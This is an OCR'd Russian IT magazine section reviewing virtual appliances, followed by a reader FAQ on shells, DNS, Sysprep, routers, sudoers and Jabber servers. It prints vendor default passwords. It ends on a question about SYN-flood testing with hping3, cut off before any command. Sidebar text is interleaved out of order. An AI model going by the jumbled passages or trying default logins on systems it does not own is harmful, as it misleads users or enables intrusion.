
Панель мониторинга Opsview

Составляем свой список полезных Virtual Appliance

С приходом эры виртуальных машин значительно упростилась доставка приложений, и теперь все чаще разработчики предлагают сконфигурированные шаблоны виртуальных машин (Virtual Appliances), которые можно использовать не только для тестирования, но и в рабочей среде. Ассортимент предварительно настроенных VA достаточно широк и покрывает все потребности ИТ: от брандмауэров и систем защиты до приложений и серверов различного назначения. Давай разберем, чем можно заменить традиционные решения.



Мартин «urban. prankster» Пранкевич
martin@synack.ru




StoneGate SSL VPN

Сегодня все больше сотрудников работают за пределами корпоративной сети, требуя оперативного и безопасного доступа к данным. Обычно это решается при помощи VPN. Хотя здесь не все так просто. Следует учитывать ряд факторов: необходимость установки агента на клиентский ПК, возможность блокировки нестандартных портов провайдером, работа из-за NAT и так далее. Именно поэтому набирают силу решения, базирующиеся на SSL и использующие для подключения стандартный порт (обычно HTTPS/443). Все настройки производятся на серверной стороне, пользователю не требуется устанавливать и настраивать клиентское ПО, он просто подключается и работает, не вникая в технологии и проблемы.

Одно из популярных решений — StoneGate SSL VPN (ssl.stonesoft.ru), который, являясь единой точкой доступа ко всем приложениям, выступает в роли своеобразного прокси между клиентом и сервисом и обеспечивает аутентификацию, контроль состояния устройства и шифрование. Для работы используется веб-браузер (с поддержкой Java или ActiveX), после проверки учетных данных загружается агент, который обеспечивает туннелирование, и выдается список доступных приложений. Пользователю остается только подключиться, выбрав значок. Установки и политики настраиваются и применяются автоматически на шлюзе. Поддерживается несколько методов аутентификации, расширенная политика паролей, контроль доступа (IP, устройство, группа, время, политики безопасности). Возможно принудительное удаление данных с локальной системы по окончании сессии. Для реализации OTP используется SMS-сообщение или специальный клиент StoneGate SSL VPN MobileID Client, доступный для всех популярных платформ. Все настройки производятся при помощи веб-браузера (Web Console) или Stonesoft Management Center, используемого для централизованного управления несколькими устройствами.

StoneGate SSL VPN реализован в том числе и в виде OVF x64 образа, который можно запустить в любой современной виртуальной машине (продукт имеет статус VMware Ready). После запуска виртуальной машины потребуется указать сетевые настройки для интерфейса конфигурирования, имя узла, установить пароль root и веб-администратора (admin, по умолчанию Pass1234) и активировать SSH. Остальное можно задать уже в веб-консоли на 10000-м порту (например, https://192.168.1.100:10000/). Настроек немного, они разбиты на группы, назначение которых понятно и без перевода. Последовательность действий хорошо расписана в руководстве администратора, не требуется правка конфигурационных файлов, просто внимательно заполняем предложенные поля.



Настройка сервисов в интерфейсе StoneGate SSL VPN



Виртуальный модуль Kerio Control

Интернет-шлюз — один из ключевых компонентов сетевой инфраструктуры любой организации и должен не только обеспечивать пользователей стабильным доступом в интернет, но и защищать от большинства (в идеале всех) возможных угроз. Администратору нужно иметь возможность гибко настраивать права доступа, ограничивать трафик по определенным критериям (IP, протокол, URL, время, роль пользователя) и получать подробную статистику. И такое решение должно быть простым и понятным в настройках и вполне может работать в виртуальной машине.


Всем сисадминам хорошо известен Kerio Winroute Firewall, который с недавних пор поставляется под другим именем Kerio Control (kerio.ru/ru/control) и вполне подходит под нашу задачу. Кроме традиционной для такого вида продуктов функциональности, мы получаем еще и брандмауэр уровня приложений с возможностью мониторинга и протоколирования всей деятельности пользователей в интернете. Предусмотрена возможность блокировки нежелательных ресурсов несколькими способами, блокировка P2P-сетей и нежелательных приложений, проверка файлов при помощи антивируса Sophos, гибкое управление политиками доступа и многое другое. Реализованы и вспомогательные функции, такие как управление полосой пропускания, QoS, балансировка нагрузки, ограничение длительности сессии, VPN-подключения с IPsec и Kerio (собственный клиент), VLAN и SNMP, NAT и сервер DHCP, прокси-сервер, мониторинг и создание отчетов о деятельности пользователя.

При этом Kerio Control остается очень простым в администрировании. Большинство установок производятся при помощи мастеров или готовых форм, которые требуется лишь заполнить. Для управления настройками используется браузер (в том числе и с iOS 5+ и Android 4).

Релизы версии 8 выпускаются исключительно в виде Appliance: для установки на «голом железе» Software Appliance и Virtual Appliance. Последний содержит в своем составе оптимизированную ОС Linux и специально настроен для быстрого развертывания в виртуальных средах VMware ESXi/Player/Workstation/Fusion и Hyper-V (Win2k8R2–2012R2). Их можно свободно загрузить с сайта компании и использовать для тестирования в течение 30 дней.

Для работы VA требуется CPU 2+ ГГц, RAM 1,5 Гб и HDD 8 Гб. Чтобы сконфигурировать VA, каких-либо знаний Linux не требуется. После запуска активируется простой мастер, в котором необходимо выбрать язык, принять условия лицензии и настроить сетевые интерфейсы. После входа в интерфейс администрирования стартует мастер активизации, а затем «помощник конфигурирования», помогающий настроить базовую защиту. В результате практически после запуска получаем готовое к работе решение. Все, кто ранее сталкивался с продуктами Kerio, вряд ли найдут что-то новое. Все на своих местах, а документации и инструкций в интернете полно.

Альтернативой Kerio Control можно назвать дистрибутив pfSense (pfsense.com), распространяемый по условиям BSD-лицензии и обеспечивающий маршрутизацию, защиту трафика и различные сетевые сервисы.



Панель мониторинга Kerio Control





OpenMediaVault


Без сетевого хранилища данных сегодня трудно представить любой, даже небольшой офис. Существует множество решений с разными возможностями, реализацией и лицензией. Особой популярностью в небольших и средних сетях пользуются NAS'ы, созданные на основе свободных ОС, имеющие все необходимое и готовые к работе. Удобно, что некоторые проекты, кроме ISO-образа, предлагают и VA, хотя выбор невелик.

OpenMediaVault (openmediavault.org) является реализацией идей FreeNAS на пакетной базе Debian (сам FreeNAS построен на FreeBSD) и ориентирован на упрощенную установку дополнений и обновлений, работу на большем количестве оборудования и поддержку встраиваемых устройств.

Доступ к данным обеспечивается через SMB/CIFS, FTP/FTPS, TFTP, NFSv3/v4, SSH и RSYNC, поддерживается программный RAID. Это только базовые возможности. В плагинах находим поддержку LVM, iSCSI Target, LDAP, клиент BitTorrent, сервер DAAP, работу с UPS и антивирус для проверки файлов. Возможна организация совместного доступа к ресурсам, разделение привилегий на основе групп, настройка квот, мониторинг SNMP и S.M.A.R.T. В общем, все, что необходимо для организации NAS'а, в OpenMediaVault есть. Плагины ставятся при помощи штатного пакетного менеджера, но все особенности работы с ним скрыты, администратор просто выбирает нужный в веб-интерфейсе, то есть знать, как работает Linux, не нужно. Сам веб-интерфейс локализован, внешне он очень похож на FreeNAS, но более понятный в использовании, разобраться в особенностях не составит труда.

Для быстрого развертывания доступны образы для VMware и VirtualBox, содержащие в том числе и некоторые модули третьих сторон. При выборе образа нужно быть внимательным, так как предлагается три варианта: OMVbase (один диск с данными), OMVbasIT (четыре диска) и OMVbasITR5 (четыре диска, сконфигурированных с RAID 5, LVM, ext4 и CIFS). Системные требования: RAM 1+ Гб, HDD 2+ Гб. Пароли по умолчанию: root/root, для веб-интерфейса — admin/openmediavault.

Альтернативой можно считать дистрибутив OpenFiler, разработчики которого предлагают образ для VMware. Функционально он ничем не уступает OpenMediaVault, разве что в виде VA доступен только релиз 2.3 от 2009 года.




OpenMediaVault позволит легко создать NAS

Свободная ERP Openbravo

Сегодня бизнес сильно зависит от ИТ, востребовано все, что есть, — начиная от средств обмена сообщениями и файлами, баз данных и различных бухгалтерских приложений. В итоге сотрудникам приходится использовать большое количество программ, обычно никак между собой не связанных. Это усложняет администрирование, требует дополнительных расходов на лицензии и переобучение пользователей, возникает проблема синхронизации данных между приложениями, риск ошибок и потери информации. В результате появляется дополнительное ПО, выступающее в роли прокладки, которое также приходится настраивать и осваивать. Поэтому все более интересными становятся продукты, в которых интегрированы все необходимые функции для автоматизации бизнес-процессов и управленческих функций. Они получили название ERP (Enterprise Resource Planning, планирование ресурсов предприятия). По сути, ERP-системы представляют собой единое хранилище данных, в котором содержится вся информация. Но выбрать подходящую очень тяжело, так как у каждой реализации ERP своя логика, они редко поставляются в коробке, требуют долгой настройки и подгонки.

Openbravo (openbravo.com, sf.net/projects/openbravo) основан на очень удачной ERP Compiere, давшей жизнь сразу нескольким ответвлениям с разной реализацией и логикой. Распространяется по лицензии Openbravo Public License (производная от Mozilla Public License). И на сегодня это универсальное приложение, охватывающее практически весь спектр потребностей любой организации — продажи и CRM, управление продуктами, клиентами, проектами и обслуживанием, финансовый и бухгалтерский учет, закупки, склад, производство. Имеет развитую систему отчетов. Модульная архитектура позволяет собрать систему под свои нужды. Базовый набор дополняется почти 300 расширениями, из которых большая часть распространяется с открытым исходным кодом (centralrepository.openbravo.com). Openbravo интегрируется с рядом других решений — SugarCRM, ProcessMaker BPM, Liferay Portal, Magento и популярными сервисами — Google Docs, Twitter, Facebook и другими.

Поставляется в виде установочных пакетов, ISO-образов и VA для VMware и Amazon EC2 (доступны более ранние релизы в сборках для VirtualBox, Citrix XenServer, QEMU/Parallels). Это позволяет буквально за 15 минут развернуть нужный функционал, хотя, конечно, в последующем все-таки придется донастроить систему под свои условия. В процессе загрузки никаких настроек не предусмотрено. Получаем IP и для входа используем логин/пароль — Openbravo/openbravo. Дальнейшие настройки расписаны в документации.



Запустить Openbravo при помощи Virtual Appliance проще простого

Заключение

Продукты виртуализации, которые не зависят от аппаратного обеспечения, представляют идеальную основу для распространения ПО. Постоянно растущее количество виртуальных устройств свидетельствует о том, что пользователи хорошо принимают такую форму распределения систем и приложений — как для тестирования, так и для внедрения.

ПРЕИМУЩЕСТВА VIRTUAL APPLIANCE

Первое виртуальное устройство Browser Appliance было создано VMware для запуска на проигрывателе VMware Player и предназначалось для безопасного серфинга в интернете. С тех пор область применения VA значительно расширились. Существуют разные мнения по поводу использования VA, но тем не менее плюсы отмечают даже скептики. Главное преимущество — экономия времени. Ведь нет необходимости доставлять аппаратное решение и подключать его в сеть. Получить готовый образ даже относительно большого размера можно в течение часа. Не нужно устанавливать ПО, выяснять зависимости, первоначальные настройки приложения и все прочее, что обычно забирает много времени. Благодаря виртуализации снимается вопрос о поддержке аппаратного обеспечения и системных требованиях, которые в последующем легко скорректировать. Просто запускаем и получаем готовое решение, которое нужно лишь привязать к остальной сети (обычно справляется DHCP), и сразу можно приступать к тестированию. При необходимости в будущем такой VA легко можно перенести на более мощный сервер или импортировать настройки на реальное аппаратное устройство. Также VA очень просто резервировать.


УСТАНОВКА WINDOWS БЕЗ ПРОБЛЕМ

Развертывание большого количества ОС в ручном режиме с локального привода — занятие очень хлопотное и занимающее много времени. Современные BIOS поддерживают возможность сетевой установки, поэтому данную функцию чаще и используют для автоматизации процесса. Единственное осложнение — придется развернуть соответствующую среду. Но в этом нет необходимости: FOG (fogproject.org) представляет собой Linux-систему с уже настроенным TFTP, PXE, DHCP, NFS и Wake-On-LAN, предназначенную для сетевой загрузки Windows XP+, а при желании и любых других ОС. Возможно управлять размерами разделов, изменять размер образа, переименовывать целевые компьютеры. Управление производится при помощи понятного веб-интерфейса. Администратор просто загружает образы, которые впоследствии становятся доступны для сетевой загрузки. Реализован в том числе и в виде VA, поэтому развернуть новый сервис можно в течение 15 минут.

КОЛЛЕКЦИЯ TURNKEY LINUX

Turnkey Linux — это не обычный дистрибутив, как это мы все привыкли понимать. На самом деле это более 100 сборок на базе Debian (TurnKey Core) под самые разные задачи, оптимизированных для использования в качестве гостевых ОС в системах виртуализации VMware, Xen, OpenVZ, KVM, VirtualBox, OpenStack и Amazon EC2. Достаточно выбрать нужный вариант, и сразу после установки администратор получит полностью работоспособные окружения LAMP (Linux, Apache, MySQL, PHP/Python/Perl, XCache, Postfix MTA, SSL), LAPP, Ruby on Rails, Joomla, MediaWiki, WordPress, Drupal, Apache Tomcat, OpenLDAP, Django, MySQL, OS Commerce, ownCloud, PostgreSQL и многие другие. Сборки снабжены системой автоматического резервного копирования и средством для автоматической установки обновлений. Каждая сборка в среднем занимает 200 Мб, при этом также доступен и веб-интерфейс управления. Например, LAMP stack (turnkeylinux.org/lampstack) содержит Webmin и phpMyAdmin.


Установка любой сборки проста, потребуется ввести только необходимые пароли, после чего получаем ссылку для входа.



Turnkey предлагает несколько интерфейсов для настройки сервисов



FAQ



Алексей Zemond Панкратов
3em0nd@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Недавно узнал про ZSH, но настраивать самому с нуля не хочется. Есть ли какие-то уже готовые конфиги, которые можно использовать и постепенно подтачивать под себя?

A Конечно же, можно воспользоваться уже готовым конфигом grml-zsh-config и дотачивать его. Также очень рекомендую посетить dotfiles (www.dotfiles.org/.zshrc), где есть куча тем, из которых можно собрать что-то свое. Ну и напоследок — нельзя пройти мимо фреймворка oh-my-zsh, с его помощью подгружается огромное количество уже готовых расширений, из которых можно создать действительно свой кастомный шедевр.



Q Хочу понять, какой путь проходит мой ДНС-запрос для получения А-записи?

A Для этого нужно воспользоваться Linux-командой dig с ключом trace, синтаксис запроса примерно такой:

```
dig yandex.ru a +trace
```

Q Решил помочь другу и наполнить его «небольшой сайт», в итоге куча различных файлов в различных директориях — запутался окончательно, хочу их распечатать и потом методично вычеркивать. Слышал, что это можно реализовать через Total Commander, но есть желание приобщиться к консоли винды. Подскажешь как?

A Да, конечно, это возможно. Для этого вспомним о старой доброй команде dir, которая выводит листинг содержимого каталога. У этой команды есть весьма интересные, а главное, полезные в нашем случае ключи. /S выводит список файлов из указанного каталога и его подкаталогов, /B выводит только имена файлов. Также не забываем о том, что результат команды нужно записать в файл:



Mantra при первом запуске

```
dir /S /B > result.txt
```

Если вывод команды dig в неизвестных кракозябрах, то этот файлик нужно скормить программе «Штирлиц» (например, отсюда: bit.ly/1aaGxFf), которая без труда сделает текст читаемым. Остается только распечатать, вооружиться карандашом и начать свое непростое дело.

Q Хочу перенести винт с Win7 на другое железо. В Ubuntu для этого нужно только обновить ядро, а как обстоят дела в Win?

A В Windows, конечно же, это сделать не так просто, как в Linux, но тем не менее это выполнимо. Нужно запустить команду

```
C:\Windows\System32\Sysprep\↵
Sysprep.exe /oobe /generalize /shutdown
```

После этого можно пробовать вставить винт в новую систему. Возможно, ты получишь такое сообщение об ошибке:

```
When the error: Windows could not finish
configuring the system. To attempt to
resume configuration, restart the comput
er. Press SHIFT — F10. Don't press OK.
```

но она лечится просто: запускаем compmgmt.msc, даем пользователю права администратора, если еще не дали. Запускаем regedit, там в ветке HKLM\System\Setup правим следующие параметры:

1. Удаляем значение у Cmdline.
2. У MiniSetupInProgress, SetupType и SystemSetupInProgress ставим значение 0 (ноль).
3. Перезагружаемся и пробуем снова.

Q Хочу сделать мультизагрузочную флешку, но нет желания разбираться с grub4dos. Знаю, что уже есть куча подобного софта, но что лучше (нужна многоплатформенность)?

A Из всех подобных тулз хочу посоветовать YUMI (bit.ly/1eOsabz), есть версия как под Win, так и под Debian/Ubuntu. Программа имеет простой интерфейс и позволяет не только использовать свои образы с операционками, но и скачивать ОС прямо из меню YUMI. Кроме того, YUMI умеет удалять системы с флешки. Так что, если захочешь залить новую версию какого-нибудь LiveCD, тебе не придется все делать заново.

Q Нужно сделать бэкап файлов, использую для этого 7-Zip. Получается вот что:

```
7za.exe a -tzip -ssw -mx5 -r0 ↵
-x@exclusions.txt D:\backup\↵
bak_%data%_archive
```

Допустим, мне нужно, чтобы была исключена папка C:/file_for_backup/papka1/no_bak. Но 7-Zip игнорирует exclusions. Что делать?

A Да, так оно и есть, 7za в упор не хочет исключать абсолютные пути папок. Но и это можно обойти, добавив символ замещения, то есть вместо C:/file_for_backup/papka1/no_bak писать */file_for_backup/papka1/no_bak.

НАСТРОЙКА РЕПИТЕРА

Решил на даче настроить себе сеть. Купил Wi-Fi-роутер, все подключил, но вот беда — на отдаленных участках совсем нет сигнала либо он настолько слабый, что лучше уж бы его вообще не было. Пообщавшись с сетевиками, узнал, что есть решение проблемы. Нужно поставить репитер, который позволит пользоваться сетью на всем участке. Я откопал старый роутер, но как его настроить в режим репитера?

1 Для начала стоит посмотреть, что за роутер сейчас лежит без дела, покопаться в его настройках. Очень может быть, что в нем есть опция Wireless Distribution System (сокращенно WDS) — это как раз и есть та самая технология, которая позволяет расширить зону покрытия беспроводной сети путем объединения нескольких Wi-Fi точек доступа в единую сеть без необходимости проводного соединения между ними.

2 Если же WDS в роутере нет, не беда, репитер можно построить, воспользовавшись DD-WRT (www.dd-wrt.com) — это свободная прошивка для многих беспроводных маршрутизаторов. Фишка ее в том, что она представляет собой своеобразную операционную систему, основанную на ядре Linux. И имеет огромнейшее количество возможностей, включая то, что нам как раз и нужно, то есть построить репитер. Можно даже перепрограммировать выход USB и подсоединить внешний хард, сделав домашний сервер.



Простейший LAN-тестер

Q Надоело каждый раз собирать боевые плагины для Firefox, хочу готовую сборку с кучей функционала.

A И это правильно. Могу посоветовать использовать Mantra (bit.ly/1hu327E) от небезызвестного OWASP. Сборки есть не только под лису, но и под Chromium, а версии как под Win, так и под Linux-платформу. Все это не требует установки, можно закинуть себе на почту и практически в любом месте иметь доступ к серьезному инструменту для тестирования.

Q Недавно на телефон пришла MMS'ка от неизвестного номера, якобы фотка какой-то девушки и ссылка на *.narod :). Очень заинтересовался, скачал JAR-файл. Что теперь с ним делать?

A Учитывая, что мы придерживаемся светлой стороны силы, для начала файл можно проверить на VirusTotal (https://www.virustotal.com), чтобы узнать, как обстоят дела с находкой, — может, он уже из прошлого века и детектится всеми антивирусами сразу. Если же файл ничем не детектится, то смело отправляй его в какую-нибудь лабораторию, чтобы потом гордиться собой, что тоже борешься со всякой заразой в интернете. После всех этих манипуляций хватай в зубы JD-GUI и начинай декомпилировать код. Скорее всего, самое интересное будет обфусцировано, но не расстраивайся: в этом случае можно посмотреть в сторону dirtyJOE (dirty-joe.com) для статического анализа метаданных Java.


Полезный хинт

JABBER-СЕРВЕР ДЛЯ МАЛЕНЬКОЙ КОМПАНИИ!

Q Необходимо для небольшой компании поставить свой Jabber-сервер, что можешь посоветовать?

A Мой выбор — это Openfire (bit.ly/1b5ARa9), известный ранее как Wildfire Server, поддерживает работу с разными БД (MS SQL, Oracle, Postgres, MySQL), также имеет свою встроенную HSQLDB. Его можно связать с LDAP, что удобно, если есть домен. Есть поддержка SSL/TLS, что очень важно. Можно даже настроить ICQ-гейт. Также Openfire позволяет хранить все логи переписки клиентов на сервере, правда, тут есть один косяк: при выгрузке логов через monitoring service в PDF часто вылетают кракозябры, причем чаще всего они появляются на MySQL. Лечится ручной правкой кодировки на UTF-8, в особо тяжелых случаях рекомендую перейти на PostgreSQL.

Сам процесс установки и настройки прост и интуитивно понятен, все заводится с первого раза, есть поддержка русского языка (правда, включать не рекомендую — побереги свои нервы). Есть возможность объединения двух Jabber-серверов между собой, чтобы обмениваться сообщениями с пользователями другого сервера. Присутствуют группы и листы пользователей, которые можно подгружать автоматически всем юзверям. Также есть доморощенный клиент Spark для Win-платформы, на UNIX замечательно справляется pidgin, также существует поддержка видеозвонка, что не может не радовать.



Главное окно настроек Openfire

Q Ноутбук завыл как истребитель-бомбардировщик. Я его разобрал, почистил кулер и поменял пасту на процессоре. Около месяца все было в полном порядке, потом история повторилась. Попробовал снова разобрать и поменять пасту и тут заметил, что она как будто бы высохла. Положил пасту более толстым слоем и снова собрал, через неделю вой вернулся, компьютер стал выключаться, ругаясь на перегрев… Что в данном случае делать?

A Увы, термопаста, которая замечательно подходит для десктопов, ноутбукам не годится. Дело в маленьком пространстве и большей температуре, поэтому паста очень быстро высыхает и процессор начинает перегреваться. Намазывание пасты в 3–5–10 слоев обычно заканчивается еще более плачевно: кристалл процессора, не контактируя с медным отводом, еще быстрее нагревается, что, естественно, весьма плохо сказывается на его работе и жизни. Чтобы до такого не доводить, нужно приобрести так называемые

3 После того как посетили офсайт DD-WRT и убедились, что наше устройство поддерживается, скачиваем последнюю версию необходимой прошивки. В большинстве случаев это три файла — ap00.ram, ap00.rom и linux.bin (названия, естественно, могут быть иными). После этого следует выполнить все действия, указанные в мануале по прошивке твоего устройства. Особо можно не бояться — если что-то пошло не так, всегда можно откатиться к официальной версии. Приступаем к настройке репитера.



Зайдем на вкладку Wireless → Basic Settings

```
Wireless Mode : Repeater Bridge
Wireless Network Mode : Mixed
Wireless SSID Broadcast : Enable
Network Configuration : Bridged
```

Настраиваем виртуальный интерфейс

```
Wireless SSID Broadcast: Enable;
AP Isolation: Disable;
Network Configuration: Bridged.
```

5 Осталось только настроить безопасность. Для этого зайдем Wireless → Wireless Security, настраивать нужно каждый WLAN, так как это у нас репитер, то все настройки мы берем с первого роутера и так настраиваем оба интерфейса. После этого можно начинать тестировать. В случае неудачи рекомендую ознакомиться с Wiki DD-WRT, где все подробно расписано практически для каждой модели роутера.

термопрокладки, которые представляют собой плитки термопасты определенной ширины. Прокладка прижимается радиатором к камню и служит намного дольше, чем паста.

Q Возникла необходимость по мере заполнения очищать своп. Знаю, что есть команда sudo swapoff -a && sudo swapon -a, но как добиться выполнения sudo через cron?


A В директории /etc/ есть один очень интересный файл, называется он sudoers. Вот как раз его-то нам и нужно подправить. В секции «See sudoers(5) for more information on "#include" directives» добавляем строку вида

```
root username = NOPASSWD: ↵
/usr/local/bin/example.sh
```

- username — имя пользователя, под которым работаем;
- /usr/local/bin/example.sh — пример скрипта с полным путем.

Q Есть темная-темная комната с кучей белых-белых сетевых розеток. Куда каждая из них ведет, неизвестно, есть также коммутационный шкаф с патч-панелями, естественно, ничего не подписано. Как разобраться?

A Чтобы выкрутиться, нужен всего один девайс — LAN-тестер. Выбор их огромен, начиная от 700 рублей и заканчивая внеземными ценами, функционал также отличается друг от друга в разы, но для начала можно взять и самый простой. Чаще всего LAN-тестер представляет собой две условные коробки: одна из них своего рода передатчик, а другая — приемник. Суть такова: подключаем передатчик, который передает сигнал по всем линиям (в нашем случае их восемь) с определенным тайм-аутом, в патч-панель, а с приемником идем к розеткам и, попеременно подключаясь к ним, узнаем, какой разъем панели соответствует физической розетке. И не забывай документировать полученные тобой данные!



Настройки запуска приложений

Q На днях ддосили наш сайт, провайдер сказал, что это SYN DDoS. Я заинтересовался, почитал, решил поднять стенд на локалхосте и потестировать данный вид атаки. Чем посоветуешь потестить?

A Для этих целей могу порекомендовать интересную утилиту hping3 (www.hping.org), в твоем случае синтаксис будет примерно таким:

```
